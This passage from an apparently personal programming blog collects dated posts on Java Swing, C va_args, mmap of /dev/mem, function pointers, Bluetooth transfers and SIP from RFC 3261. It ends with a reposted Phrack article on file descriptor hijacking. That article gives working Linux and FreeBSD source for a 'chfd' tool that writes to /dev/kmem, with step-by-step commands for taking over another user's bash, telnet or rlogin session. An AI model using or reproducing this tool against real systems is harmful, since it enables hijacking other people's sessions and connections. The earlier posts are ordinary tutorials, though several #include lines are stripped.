content.add(new JTextField("Enetr text "));
content.add(new JButton("Click"));
//frame.addWindowListener(new ExitListener());
frame.setVisible(true);

}
//Constructor
public void First()
{
System.out.println(" Constructor hello ");
}
}

/*compile */
javac First.java && java First

/* creating exec jar.
copy con mainClass.txt
"Main-Class: First
*/
jar cmfv mainClass.txt FistSwing.jar *.class *.java

/* execute jar */
java -jar FirstSwing.jar

/* Excute using Browser by adding below code in body*/
LessThan applet code="First" archive="FirstSwing.jar" GreaterThan
Lessthan Slash applet GreaterThan


http://www.apl.jhu.edu/~hall/java/Swing-Tutorial/Swing-Tutorial-JFrame.html
http://www.javabeginner.com/java-addressbook.htm
http://www.beginner-java-tutorial.com/jtextarea.html

How to Use va_args in C

#include stdio.h>
#include stdarg.h>
void LogMsg(int lvl, char *fmt,...)
{
va_list vList ;
char msg[256] ;
char debugmsg[500] ;
printf(" Size %d\n",sizeof(debugmsg));
if(lvl ==1)
{
va_start(vList,fmt) ;
vsnprintf(msg, 256, fmt, vList) ;
sprintf(debugmsg, " %s\n", msg) ;
printf("debugmsg : %s msg : %s\n", debugmsg, msg) ;
va_end(vList);
}
}

int main()
{

printf(" \n");
LogMsg(1,"%s %d Test Message \n",__func__,__LINE__);
return 0;
}
~

Monday, December 3, 2007

How to use mmap

#include sys/mman.h
#include stdio.h
#include sys/types.h
#include sys/stat.h
#include fcntl.h
#include unistd.h

int fd_wd;
void *wd_addr = NULL;
unsigned char *temp;
volatile unsigned int *addr;

#define BASE 0xF0010000

int main (int argc, char *argv[])
{
char dat[4096] = "12345678";
unsigned int i, base_addr, read;
unsigned int store;
unsigned int value;
unsigned short page_size;

page_size = getpagesize ();
if(argc == 1)
{
printf ("Usage : ./mapper [options] \n");
printf (" Options 1 - to mmap local array \n");
printf (" 2 - to map fixed addr 0xF0010000 \n");
printf (" 3 - to map new address and new file eg: ./mapper 3 /dev/mem\n");
return 1;
}
if (atoi(argv[1]) != 1)
{
if(argc == 3)
{
printf("Openning file %s \n",argv[2]);
fd_wd = open (argv[2], O_RDWR | O_SYNC);
if (fd_wd == -1)
{
perror("Open ");
return 1;
}

}
else
{
fd_wd = open ("/dev/mem", O_RDWR | O_SYNC);
printf (" Opening file /dev/mem file \n");
if (fd_wd == -1)
{
perror("While Open ");
return 1;
}
}
if(atoi(argv[1]) == 3 )
{
printf(" Enter 32bit addr eg 0xF0010000 \n Hex 0x");
scanf("%X",&base_addr);
}
else
{
base_addr = BASE;

}
/* mmap() will read only page by page , so BASE should be multiple of Page Size */
if ((base_addr % page_size) != 0)
{
printf (" Base address is not multiple of pagesize ");
return 1;
}
/*page_size will length ,since 0-(lenght-1) = length eg: if size 4096 ...start 0-4095 */
wd_addr = mmap (0, (page_size - 1), PROT_READ | PROT_WRITE, MAP_SHARED, fd_wd, base_addr);
perror (" Memory mapping ");
if (wd_addr == (void *) -1)
{
printf ("Unable to map mem file \n");
perror (" Failed: ");
close (fd_wd);
return 1;
}
}
else
{
printf (" Local mapping to Array \n");
wd_addr = dat;
}

/* Printing the Address */
printf (" wd_addr = %X ", wd_addr);

/*Reading Byte by Byte */
temp = (unsigned char *) wd_addr;
printf ("\n\n Enter Offset [0-%d] : ", (page_size - 1));
scanf ("%d", &read);
/* Moving the pointer to Entered offset */
store = *(temp);
temp = temp + read;
printf (" Reading 4 bytes : \n");
for (i = 0; i < 4; i++)
{
printf (" Addr[%02d] : %X = %02X \n", i, temp, *(temp));
temp++;
}

/*Reading Word by Word */
addr = (unsigned int *) wd_addr;
value = *(addr);
value = *(addr);
printf ("\n Base Addr: %X by Word 0x%08X \n", addr, value);
printf ("\n Enter offset [0-4095] to read word : ");
scanf ("%x", &read);

addr = addr + ((unsigned int) read / 4); /* Asuming 4byte == one word length
it is an 32 it processor */
printf (" Enter no. of words to Read:");
scanf ("%d", &read);
/*In big endian format first readed byte is will not match with truncated byte from Word */
if (store != (unsigned char) value)
printf ("\n Big-endian platform Lsb....Msb \n");
else
printf ("\n Little-endian plat Msb....Lsb \n");
for (i = 0; i < read; i++)
{
value = 0;
value = *(addr);
printf (" Addr[%d] : %X 0x%08X \n", i, addr, value);
addr++;
}
printf ("\n");

if (atoi(argv[1]) != 1)
printf (" Munmap : %d\n", munmap (wd_addr, page_size));
return 0;
}

Function pointer in C

#include stdio.h


void func (int);
void one (int, float);
void two (int, float);
void three (int, float);
void four (int, float);
void five (int, float);

int main ()
{
char findex;

/* Function pointer Declaration */
void (*fp) (int); /* single argum,ent */
void (*fptr) (int, float); /* two argument */

/* Function array pointer Declaration */
void (*fparr[]) (int, float) =
{
one, two, three, four, five}; /* initializers */

printf (" Ordinary function calling five(1,3.4)\n");
five (1, 3.4);

printf (" Calling by function pointer fptr(1,3.4); \n");
fptr = five;
fptr (1, 3.4);

printf (" Calling by fun. array ptr (*fparr[findex]) (1, 3.4) \n");
findex = 4; /* To call five(arg1,arg2) fun. index is 4 */
(*fparr[findex]) (1, 3.4); /* passing argument 1, 3.4 */

printf (" Calling func by single argument function pointer \n");
fp = func;
(*fp) (2); /* Mtd 1 */
fp (2); /* Mtd 2 */

exit (EXIT_SUCCESS);
}

void func (int arg)
{
printf ("func arg: %d\n", arg);
}

void one (int arg, float arg2)
{
printf ("Four %f\n", arg2);
printf (" %d\n", arg);
}

/* Similerly define of thwo three...four*/

void five (int arg, float arg2)
{
printf ("Five %f\n", arg2);
printf (" %d\n", arg);
}

Indent for C Program in linux

/*indent with 3 space */
alias in3='indent -bls -bli0 -cli3 -cbi3 -i3 -di5 -bad -nut -l120 -npsl -sob -sai -saf '

/*Indent With 4 space */
alias in4='indent -bls -bli0 -cli4 -cbi4 -i4 -di5 -bad -nut -l120 -npsl -sob -sai -saf '

see man indent above

Friday, November 23, 2007

Moto Rokr E6 Blue tooth features

I can only answer how to use the phone with Linux.

For USB Mass storage, you just plug the phone to PC and the phone will be recognized as /dev/sdb1 (in Ubuntu) and you can mount it. Of course don't forget to set it as Mass storage in the setup.

For synchronising see this link:
http://www.motorolafans.com/forums/v...ic.php?t=12152

For send a file to phone with bluetooth, use ussp-push:
ussp-push @3

Local and remote file name can be different. "3" is channel for Object Push.
Here is the list of bluetooth channel for E6:
1: Headset Voice Gateway
2: Hands-Free Voice Gateway
3: Object Push
4: Basic Printing
5: Bluetooth Serial Port
6: Dial-Up Networking

Hope it helps.

http://www.motorolafans.com/forums/showthread.php?t=11830

Monday, May 14, 2007

SIP: Session Initiation Protocol


http://en.wikipedia.org/wiki/SIP_Requests

http://tools.ietf.org/html/rfc3261

Simple Example:


atlanta.com . . . biloxi.com
. proxy proxy .
. .
Alice's . . . . . . . . . . . . . . . . . . . . Bob's
softphone SIP Phone
| | | |
| INVITE F1 | | |
|--------------->| INVITE F2 | |
| 100 Trying F3 |--------------->| INVITE F4 |
|<---------------| 100 Trying F5 |--------------->|
| |<-------------- | 180 Ringing F6 |
| | 180 Ringing F7 |<---------------|
| 180 Ringing F8 |<---------------| 200 OK F9 |
|<---------------| 200 OK F10 |<---------------|
| 200 OK F11 |<---------------| |
|<---------------| | |
| ACK F12 |
|------------------------------------------------->|
| Media Session |
|<================================================>|
| BYE F13 |
|<-------------------------------------------------|
| 200 OK F14 |
|------------------------------------------------->|
| |

Figure 1: SIP session setup example with SIP trapezoid

INVITE sip:bob@biloxi.com SIP/2.0
Via: SIP/2.0/UDP pc33.atlanta.com;branch=z9hG4bK776asdhds
Max-Forwards: 70
To: Bob <sip:bob@biloxi.com>
From: Alice <sip:alice@atlanta.com>;tag=1928301774
Call-ID: a84b4c76e66710@pc33.atlanta.com
CSeq: 314159 INVITE
Contact: <sip:alice@pc33.atlanta.com>
Content-Type: application/sdp
Content-Length: 142

(Alice's SDP not shown)

7 SIP Messages


SIP is a text-based protocol and uses the UTF-8 charset (RFC 2279
[7]).


A SIP message is either a request from a client to a server, or a
response from a server to a client.

Both Request (section 7.1) and Response (section 7.2) messages use
the basic format of RFC 2822 [3], even though the syntax differs in
character set and syntax specifics. (SIP allows header fields that
would not be valid RFC 2822 header fields, for example.) Both types
of messages consist of a start-line, one or more header fields, an
empty line indicating the end of the header fields, and an optional
message-body.

generic-message = start-line
*message-header
CRLF
[ message-body ]
start-line = Request-Line / Status-Line

The start-line, each message-header line, and the empty line MUST be
terminated by a carriage-return line-feed sequence (CRLF). Note that
the empty line MUST be present even if the message-body is not.

Except for the above difference in character sets, much of SIP's
message and header field syntax is identical to HTTP/1.1. Rather
than repeating the syntax and semantics here, we use [HX.Y] to refer
to Section X.Y of the current HTTP/1.1 specification (RFC 2616 [8]).

However, SIP is not an extension of HTTP.

7.1 Requests


SIP requests are distinguished by having a Request-Line for a start-
line. A Request-Line contains a method name, a Request-URI, and the
protocol version separated by a single space (SP) character.

The Request-Line ends with CRLF. No CR or LF are allowed except in
the end-of-line CRLF sequence. No linear whitespace (LWS) is allowed
in any of the elements.

Request-Line = Method SP Request-URI SP SIP-Version CRLF

Method: This specification defines six methods: REGISTER for
registering contact information, INVITE, ACK, and CANCEL for
setting up sessions, BYE for terminating sessions, and
OPTIONS for querying servers about their capabilities. SIP
extensions, documented in standards track RFCs, may define
additional methods.

Request-URI: The Request-URI is a SIP or SIPS URI as described in
Section 19.1 or a general URI (RFC 2396 [5]). It indicates
the user or service to which this request is being addressed.
The Request-URI MUST NOT contain unescaped spaces or control
characters and MUST NOT be enclosed in "<>".

SIP elements MAY support Request-URIs with schemes other than
"sip" and "sips", for example the "tel" URI scheme of RFC
2806 [9]. SIP elements MAY translate non-SIP URIs using any
mechanism at their disposal, resulting in SIP URI, SIPS URI,
or some other scheme.

SIP-Version: Both request and response messages include the
version of SIP in use, and follow [H3.1] (with HTTP replaced
by SIP, and HTTP/1.1 replaced by SIP/2.0) regarding version
ordering, compliance requirements, and upgrading of version
numbers. To be compliant with this specification,
applications sending SIP messages MUST include a SIP-Version
of "SIP/2.0". The SIP-Version string is case-insensitive,
but implementations MUST send upper-case.

Unlike HTTP/1.1, SIP treats the version number as a literal
string. In practice, this should make no difference.

7.2 Responses

SIP responses are distinguished from requests by having a Status-Line
as their start-line. A Status-Line consists of the protocol version
followed by a numeric Status-Code and its associated textual phrase,
with each element separated by a single SP character.

No CR or LF is allowed except in the final CRLF sequence.

Status-Line = SIP-Version SP Status-Code SP Reason-Phrase CRLF

The Status-Code is a 3-digit integer result code that indicates the
outcome of an attempt to understand and satisfy a request. The
Reason-Phrase is intended to give a short textual description of the
Status-Code. The Status-Code is intended for use by automata,
whereas the Reason-Phrase is intended for the human user. A client
is not required to examine or display the Reason-Phrase.

While this specification suggests specific wording for the reason
phrase, implementations MAY choose other text, for example, in the
language indicated in the Accept-Language header field of the
request.

The first digit of the Status-Code defines the class of response.
The last two digits do not have any categorization role. For this
reason, any response with a status code between 100 and 199 is
referred to as a "1xx response", any response with a status code
between 200 and 299 as a "2xx response", and so on. SIP/2.0 allows
six values for the first digit:

1xx: Provisional -- request received, continuing to process the
request;

2xx: Success -- the action was successfully received, understood,
and accepted;

3xx: Redirection -- further action needs to be taken in order to
complete the request;

4xx: Client Error -- the request contains bad syntax or cannot be
fulfilled at this server;

5xx: Server Error -- the server failed to fulfill an apparently
valid request;

6xx: Global Failure -- the request cannot be fulfilled at any
server.


21 Response Codes ...................................... 182
21.1 Provisional 1xx ..................................... 182
21.1.1 100 Trying .......................................... 183
21.1.2 180 Ringing ......................................... 183
21.1.3 181 Call Is Being Forwarded ......................... 183
21.1.4 182 Queued .......................................... 183
21.1.5 183 Session Progress ................................ 183
21.2 Successful 2xx ...................................... 183
21.2.1 200 OK .............................................. 183
21.3 Redirection 3xx ..................................... 184
21.3.1 300 Multiple Choices ................................ 184
21.3.2 301 Moved Permanently ............................... 184
21.3.3 302 Moved Temporarily ............................... 184
21.3.4 305 Use Proxy ....................................... 185
21.3.5 380 Alternative Service ............................. 185
21.4 Request Failure 4xx ................................. 185
21.4.1 400 Bad Request ..................................... 185
21.4.2 401 Unauthorized .................................... 185
21.4.3 402 Payment Required ................................ 186
21.4.4 403 Forbidden ....................................... 186
21.4.5 404 Not Found ....................................... 186
21.4.6 405 Method Not Allowed .............................. 186
21.4.7 406 Not Acceptable .................................. 186
21.4.8 407 Proxy Authentication Required ................... 186
21.4.9 408 Request Timeout ................................. 186
21.4.10 410 Gone ............................................ 187
21.4.11 413 Request Entity Too Large ........................ 187
21.4.12 414 Request-URI Too Long ............................ 187
21.4.13 415 Unsupported Media Type .......................... 187
21.4.14 416 Unsupported URI Scheme .......................... 187
21.4.15 420 Bad Extension ................................... 187
21.4.16 421 Extension Required .............................. 188
21.4.17 423 Interval Too Brief .............................. 188
21.4.18 480 Temporarily Unavailable ......................... 188
21.4.19 481 Call/Transaction Does Not Exist ................. 188
21.4.20 482 Loop Detected ................................... 188
21.4.21 483 Too Many Hops ................................... 189
21.4.22 484 Address Incomplete .............................. 189
21.4.23 485 Ambiguous ....................................... 189
21.4.24 486 Busy Here ....................................... 189
21.4.25 487 Request Terminated .............................. 190
21.4.26 488 Not Acceptable Here ............................. 190
21.4.27 491 Request Pending ................................. 190
21.4.28 493 Undecipherable .................................. 190
21.5 Server Failure 5xx .................................. 190
21.5.1 500 Server Internal Error ........................... 190
21.5.2 501 Not Implemented ................................. 191
21.5.3 502 Bad Gateway ..................................... 191
21.5.4 503 Service Unavailable ............................. 191
21.5.5 504 Server Time-out ................................. 191
21.5.6 505 Version Not Supported ........................... 192
21.5.7 513 Message Too Large ............................... 192
21.6 Global Failures 6xx ................................. 192
21.6.1 600 Busy Everywhere ................................. 192
21.6.2 603 Decline ......................................... 192
21.6.3 604 Does Not Exist Anywhere ......................... 192
21.6.4 606 Not Acceptable .................................. 192


Wednesday, May 2, 2007

Electronic tutorial and Embedded

http://www.cecs.csulb.edu/~brewer/

Keil related:
--------------
http://www.cecs.csulb.edu/~brewer/347/lpc-ARM-book_srn.pdf

Orcad Student version....
and so...on...

Wednesday, April 18, 2007

File Descriptor Hijacking in Lilnux

Phrack Magazine Volume 7, Issue 51 September 01, 1997, article 05 of 17


File Descriptor Hijacking

orabidoo


Introduction
------------

We often hear of tty hijacking as a way for root to take over a user's
session. The traditional tools for this use STREAMS on SysV machines,
and one article in Phrack 50 presented a way to do it in Linux, using
loadable modules.

I'll describe here a simple technique that lets root take over a local
or remote session. I've implemented it for Linux and FreeBSD; it should
be easy to port it to just about any Un*x-like system where root can
write to kernel memory.

The idea is simple: by tweaking the kernel's file descriptor tables, one
can forcefully move file descriptors from one process to another.
This method allows you to do almost anything you want: redirect the
output of a running command to a file, or even take over your neighbor's
telnet connection.


How the kernel keeps track of open file descriptors
---------------------------------------------------

In Un*x, processes access resources by means of file descriptors, which
are obtained via system calls such as open(), socket() and pipe(). From
the process's point of view, the file descriptor is an opaque handle to
the resource. File descriptors 0, 1 and 2 represent standard input,
output and error, respectively. New descriptors are always allocated in
sequence.

On the other side of the fence, the kernel keeps, for each process, a
table of file descriptors (fds), with a pointer to a structure for each
fd. The pointer is NULL if the fd isn't open. Otherwise, the structure
holds information about what kind of fd it is (a file, a socket, a
pipe, etc), together with pointers to data about the resource that the fd
accesses (the file's inode, the socket's address and state information,
and so on).

The process table is usually an array or a linked list of structures.
From the structure for a given process, you can easily find a pointer to
the internal fd table for that process.

In Linux, the process table is an array (called "task") of struct
task_struct's, and includes a pointer to a struct files_struct, which
has the fd array (look at /usr/include/linux/sched.h for details). In
SunOS 4, the process table is a linked list of struct proc's, which
include a pointer to the u_area, which has info about the fds (look at
/usr/include/sys/proc.h). In FreeBSD, it's also a linked list (called
"allproc") of struct proc's, which include a pointer to a struct
filedesc with the fd table (also according to /usr/include/sys/proc.h).

If you have read and write access to the kernel's memory (which, in most
cases, is the same as having read/write access to /dev/kmem), there's
nothing to prevent you from messing with these fd tables, stealing open
fd's from a process and reusing them in another one.

The only major case where this won't work are systems based on BSD4.4
(such as {Free, Net, Open}BSD) running at a securelevel higher than 0.
In that mode, write access to /dev/mem and /dev/kmem is disabled, among
other things. However, many BSD systems run at securelevel -1, which leaves
them vulnerable, and in many others it may be possible to get the securelevel
to be -1 at the next boot by tweaking the startup scripts. On FreeBSD, you
can check the securelevel with the command "sysctl kern.securelevel". Linux
also has securelevels, but they don't prevent you from accessing /dev/kmem.


File descriptor hijacking
-------------------------

The kernel's internal variables are really not made to be modified like
this by user programs, and it shows.

First of all, on a multitasking system, you have no guarantee that the
kernel's state won't have changed between the time you find out a
variable's address and the time you write to it (no atomicity). This is
why these techniques shouldn't be used in any program that aims for
reliability. That being said, in practice, I haven't seen it fail, because
the kernel doesn't move this kind of data around once it has allocated it
(at least for the first 20 or 32 or 64 or so fds per process), and because
it's quite unlikely that you'll do this just when the process is closing or
opening a new fd.

You still want to try it?

For simplicity's sake, we won't try to do things like duplicating an fd
between two processes, or passing an fd from one process to another
without passing another one in return. Instead, we'll just exchange an
fd in one process with another fd in another process. This way we only
have to deal with open files, and don't mess with things like reference
counts. This is as simple as finding two pointers in the kernel and
switching them around. A slightly more complicated version of this
involves 3 processes, and a circular permutation of the fds.

Of course, you have to guess which fd corresponds to the resource you
want to pass. To take complete control of a running shell, you'll want
its standard input, output and error, so you'll need to take the 3 fds
0, 1 and 2. To take control of a telnet session, you'll want the fd of
the inet socket that telnet is using to talk to the other side, which is
usually 3, and exchange it with another running telnet (so it knows what
to do with it). Under Linux, a quick look at /proc/[pid]/fd will tell
you which fds the process is using.


Using chfd
----------

I've implemented this for Linux and FreeBSD; it would be fairly easy to
port to other systems (as long as they let you write to /dev/mem or
/dev/kmem, and have the equivalent of a /usr/include/sys/proc.h to
figure out how it works).

To compile chfd for Linux, you need to figure out a couple things about
the running kernel. If it's a 1.2.13 or similar, you'll need to
uncomment the line /* #define OLDLINUX */, because the kernel's
structures have changed since then. If it's 2.0.0 or newer, it should
work out of the box, although it could change again...

Then you need to find the symbol table for the kernel, which is usually
in /boot/System.map or similar. Make sure this corresponds to the
kernel that is actually running, and look up the address for the "task"
symbol. You need to put this value in chfd, instead of "00192d28".
Then compile with "gcc chfd.c -o chfd".

To compile chfd for FreeBSD, just get the FreeBSD code and compile it
with "gcc chfd.c -o chfd -lkvm". This code was written for FreeBSD
2.2.1, and might need tweaking for other versions.

Once it's compiled, you invoke chfd with

chfd pid1 fd1 pid2 fd2
or
chfd pid1 fd1 pid2 fd2 pid3 fd3

In the first case, the fds are just swapped. In the second case, the
second process gets the first's fd, the third gets the second's fd, and
the first gets the third's fd.

As a special case, if one of the pids is zero, the corresponding fd is
discarded, and a fd on /dev/null is passed instead.


Example 1
---------

. a long calculation is running with pid 207, and with output to the tty
. you type "cat > somefile", and look up cat's pid (say 1746)

Then doing

chfd 207 1 1746 1

will redirect the calculation on the fly to the file "somefile", and the
cat to the calculation's tty. Then you can ^C the cat, and leave the
calculation running without fear of important results scrolling by.


Example 2
---------

. someone is running a copy of bash on a tty, with pid 4022
. you are running another copy of bash on a tty, with pid 4121

Then you do

sleep 10000
# on your own bash, so it won't read its tty for a while,
# otherwise your shell gets an EOF from /dev/null and leaves
# the session immediately
chfd 4022 0 0 0 4121 0
chfd 4022 1 0 0 4121 1
chfd 4022 2 0 0 4121 2

and you find yourself controlling the other guy's bash, and getting the
output too, while the guy's keystrokes go to /dev/null. When you exit
the shell, he gets his session disconnected, and you're back in your
sleep 10000 which you can safely ^C now.

Different shells might use different file descriptors; zsh seems to use
fd 10 to read from the tty, so you'll need to exchange that too.


Example 3
---------

. someone is running a telnet on a tty, with pid 6309
. you start a telnet to some worthless port that won't drop the
connection too quickly (telnet localhost 7, telnet www.yourdomain 80,
whatever), with pid 7081
. under Linux, a quick look at /proc/6309/fd and /proc/7081/fd tells you
telnet is using fds 0, 1, 2 and 3, so 3 must be the connection.

Then doing

chfd 6309 3 7081 3 0 0

will replace the network connection with a /dev/null on the guy's telnet
(which reads an EOF, so he'll get a "Connection closed by foreign
host."), and your telnet finds itself connected to the guy's remote
host. At this point you'll probably need to press ^] and type "mode
character" to tell your telnet to stop echoing your lines locally.


Example 4
---------

. someone is running an rlogin on a tty; each rlogin uses two processes,
with pids 4547 and 4548
. you start an rlogin localhost on another tty, with pids 4852 and 4855
. a quick look at the relevant /proc/../fds tells you that each of the
rlogin processes is using fd 3 for the connection.

Then doing

chfd 4547 3 4552 3
chfd 4548 3 4555 3

does just what you expect. Except that your rlogin may still be blocked
by the kernel because it's waiting on an event that won't happen (having
data to read from localhost); in that case you wake it up with a kill
-STOP followed by 'fg'.


You get the idea. When a program gets another one's fd, it's important
that it knows what to do with it; in most cases you achieve this by
running a copy of the same program you want to take over, unless you're
passing a fd on /dev/null (which gives an EOF) or just passing
stdin/stdout/stderr.


Conclusion
----------

As you can see, you can do quite powerful things with this. And there
isn't really much you can do to protect yourself from some root doing
this, either.

It could be argued that it's not even a security hole; root is
*supposed* to be able to do these things. Otherwise there wouldn't be
explicit code in the drivers for /dev/kmem to let you write there, would
there?


The Linux code
--------------

<++> fd_hijack/chfd-linux.c
/* chfd - exchange fd's between 2 or 3 running processes.
*
* This was written for Linux/intel and is *very* system-specific.
* Needs read/write access to /dev/kmem; setgid kmem is usually enough.
*
* Use: chfd pid1 fd1 pid2 fd2 [pid3 fd3]
*
* With two sets of arguments, exchanges a couple of fd between the
* two processes.
* With three sets, the second process gets the first's fd, the third gets
* the second's fd, and the first gets the third's fd.
*
* Note that this is inherently unsafe, since we're messing with kernel
* variables while the kernel itself might be changing them. It works
* in practice, but no self-respecting program would want to do this.
*
* Written by: orabidoo
* First version: 14 Feb 96
* This version: 2 May 97
*/


#include
#include
#include
#define __KERNEL__ /* needed to access kernel-only definitions */
#include

/* #define OLDLINUX */ /* uncomment this if you're using Linux 1.x;
tested only on 1.2.13 */

#define TASK 0x00192d28 /* change this! look at the system map,
usually /boot/System.map, for the address
of the "task" symbol */

#ifdef OLDLINUX
# define FD0 ((char *)&ts.files->fd[0] - (char *)&ts)
# define AD(fd) (taskp + FD0 + 4*(fd))
#else
# define FILES ((char *)&ts.files - (char *)&ts)
# define FD0 ((char *)&fs.fd[0] - (char *)&fs)
# define AD(fd) (readvalz(taskp + FILES) + FD0 + 4*(fd))
#endif


int kfd;
struct task_struct ts;
struct files_struct fs;
int taskp;

int readval(int ad) {
int val, r;

if (lseek(kfd, ad, SEEK_SET) < 0)
perror("lseek"), exit(1);
if ((r = read(kfd, &val, 4)) != 4) {
if (r < 0)
perror("read");
else fprintf(stderr, "Error reading...\n");
exit(1);
}
return val;
}

int readvalz(int ad) {
int r = readval(ad);
if (r == 0)
fprintf(stderr, "NULL pointer found (fd not open?)\n"), exit(1);
return r;
}

void writeval(int ad, int val) {
int w;

if (lseek(kfd, ad, SEEK_SET) < 0)
perror("lseek"), exit(1);
if ((w = write(kfd, &val, 4)) != 4) {
if (w < 0)
perror("write");
else fprintf(stderr, "Error writing...\n");
exit(1);
}
}

void readtask(int ad) {
int r;

if (lseek(kfd, ad, SEEK_SET)<0)
perror("lseek"), exit(1);
if ((r = read(kfd, &ts, sizeof(struct task_struct))) !=
sizeof(struct task_struct)) {
if (r < 0)
perror("read");
else fprintf(stderr, "Error reading...\n");
exit(1);
}
}

void findtask(int pid) {
int adr;

for (adr=TASK; ; adr+=4) {
if (adr >= TASK + 4*NR_TASKS)
fprintf(stderr, "Process not found\n"), exit(1);
taskp = readval(adr);
if (!taskp) continue;
readtask(taskp);
if (ts.pid == pid) break;
}
}

int main(int argc, char **argv) {
int pid1, fd1, pid2, fd2, ad1, val1, ad2, val2, pid3, fd3, ad3, val3;
int three=0;

if (argc != 5 && argc != 7)
fprintf(stderr, "Use: %s pid1 fd1 pid2 fd2 [pid3 fd3]\n", argv[0]),
exit(1);

pid1 = atoi(argv[1]), fd1 = atoi(argv[2]);
pid2 = atoi(argv[3]), fd2 = atoi(argv[4]);
if (argc == 7)
pid3 = atoi(argv[5]), fd3 = atoi(argv[6]), three=1;

if (pid1 == 0)
pid1 = getpid(), fd1 = open("/dev/null", O_RDWR);
if (pid2 == 0)
pid2 = getpid(), fd2 = open("/dev/null", O_RDWR);
if (three && pid3 == 0)
pid3 = getpid(), fd3 = open("/dev/null", O_RDWR);

kfd = open("/dev/kmem", O_RDWR);
if (kfd < 0)
perror("open"), exit(1);

findtask(pid1);
ad1 = AD(fd1);
val1 = readvalz(ad1);
printf("Found fd pointer 1, value %.8x, stored at %.8x\n", val1, ad1);

findtask(pid2);
ad2 = AD(fd2);
val2 = readvalz(ad2);
printf("Found fd pointer 2, value %.8x, stored at %.8x\n", val2, ad2);

if (three) {
findtask(pid3);
ad3 = AD(fd3);
val3 = readvalz(ad3);
printf("Found fd pointer 3, value %.8x, stored at %.8x\n", val3, ad3);
}

if (three) {
if (readval(ad1)!=val1 || readval(ad2)!=val2 || readval(ad3)!=val3) {
fprintf(stderr, "fds changed in memory while using them - try again\n");
exit(1);
}
writeval(ad2, val1);
writeval(ad3, val2);
writeval(ad1, val3);
} else {
if (readval(ad1)!=val1 || readval(ad2)!=val2) {
fprintf(stderr, "fds changed in memory while using them - try again\n");
exit(1);
}
writeval(ad1, val2);
writeval(ad2, val1);
}
printf("Done!\n");
}

<-->

The FreeBSD code
----------------

<++> fd_hijack/chfd-freebsd.c

/* chfd - exchange fd's between 2 or 3 running processes.
*
* This was written for FreeBSD and is *very* system-specific. Needs
* read/write access to /dev/mem and /dev/kmem; only root can usually
* do that, and only if the system is running at securelevel -1.
*
* Use: chfd pid1 fd1 pid2 fd2 [pid3 fd3]
* Compile with: gcc chfd.c -o chfd -lkvm
*
* With two sets of arguments, exchanges a couple of fd between the
* two processes.
* With three sets, the second process gets the first's fd, the third
* gets the second's fd, and the first gets the third's fd.
*
* Note that this is inherently unsafe, since we're messing with kernel
* variables while the kernel itself might be changing them. It works
* in practice, but no self-respecting program would want to do this.
*
* Written by: orabidoo
* FreeBSD version: 4 May 97
*/


#include
#include
#include
#include

#define NEXTP ((char *)&p.p_list.le_next - (char *)&p)
#define FILES ((char *)&p.p_fd - (char *)&p)
#define AD(fd) (readvalz(readvalz(procp + FILES)) + 4*(fd))

kvm_t *kfd;
struct proc p;
u_long procp, allproc;
struct nlist nm[2];

u_long readval(u_long ad) {
u_long val;

if (kvm_read(kfd, ad, &val, 4) != 4)
fprintf(stderr, "error reading...\n"), exit(1);
return val;
}

u_long readvalz(u_long ad) {
u_long r = readval(ad);
if (r == 0)
fprintf(stderr, "NULL pointer found (fd not open?)\n"), exit(1);
return r;
}

void writeval(u_long ad, u_long val) {
if (kvm_write(kfd, ad, &val, 4) != 4)
fprintf(stderr, "error writing...\n"), exit(1);
}

void readproc(u_long ad) {
if (kvm_read(kfd, ad, &p, sizeof(struct proc)) != sizeof(struct proc))
fprintf(stderr, "error reading a struct proc...\n"), exit(1);
}

void findproc(int pid) {
u_long adr;

for (adr = readval(allproc); adr; adr = readval(adr + NEXTP)) {
procp = adr;
readproc(procp);
if (p.p_pid == pid) return;
}
fprintf(stderr, "Process not found\n");
exit(1);
}

int main(int argc, char **argv) {
int pid1, fd1, pid2, fd2, pid3, fd3;
u_long ad1, val1, ad2, val2, ad3, val3;
int three=0;

if (argc != 5 && argc != 7)
fprintf(stderr, "Use: %s pid1 fd1 pid2 fd2 [pid3 fd3]\n", argv[0]),
exit(1);

pid1 = atoi(argv[1]), fd1 = atoi(argv[2]);
pid2 = atoi(argv[3]), fd2 = atoi(argv[4]);
if (argc == 7)
pid3 = atoi(argv[5]), fd3 = atoi(argv[6]), three=1;

if (pid1 == 0)
pid1 = getpid(), fd1 = open("/dev/null", O_RDWR);
if (pid2 == 0)
pid2 = getpid(), fd2 = open("/dev/null", O_RDWR);
if (three && pid3 == 0)
pid3 = getpid(), fd3 = open("/dev/null", O_RDWR);

kfd = kvm_open(NULL, NULL, NULL, O_RDWR, "chfd");
if (kfd == NULL) exit(1);

bzero(nm, 2*sizeof(struct nlist));
nm[0].n_name = "_allproc";
nm[1].n_name = NULL;
if (kvm_nlist(kfd, nm) != 0)
fprintf(stderr, "Can't read kernel name list\n"), exit(1);
allproc = nm[0].n_value;

findproc(pid1);
ad1 = AD(fd1);
val1 = readvalz(ad1);
printf("Found fd pointer 1, value %.8x, stored at %.8x\n", val1, ad1);

findproc(pid2);
ad2 = AD(fd2);
val2 = readvalz(ad2);
printf("Found fd pointer 2, value %.8x, stored at %.8x\n", val2, ad2);

if (three) {
findproc(pid3);
ad3 = AD(fd3);
val3 = readvalz(ad3);
printf("Found fd pointer 3, value %.8x, stored at %.8x\n", val3, ad3);
}

if (three) {
if (readval(ad1)!=val1 || readval(ad2)!=val2 || readval(ad3)!=val3) {
fprintf(stderr, "fds changed in memory while using them - try again\n");
exit(1);
}
writeval(ad2, val1);
writeval(ad3, val2);
writeval(ad1, val3);
} else {
if (readval(ad1)!=val1 || readval(ad2)!=val2) {
fprintf(stderr, "fds changed in memory while using them - try again\n");
exit(1);
}
writeval(ad1, val2);
writeval(ad2, val1);
}
printf("Done!\n");
}

<-->

----[ EOF


http://www.phrack.org/archives/51/P51-05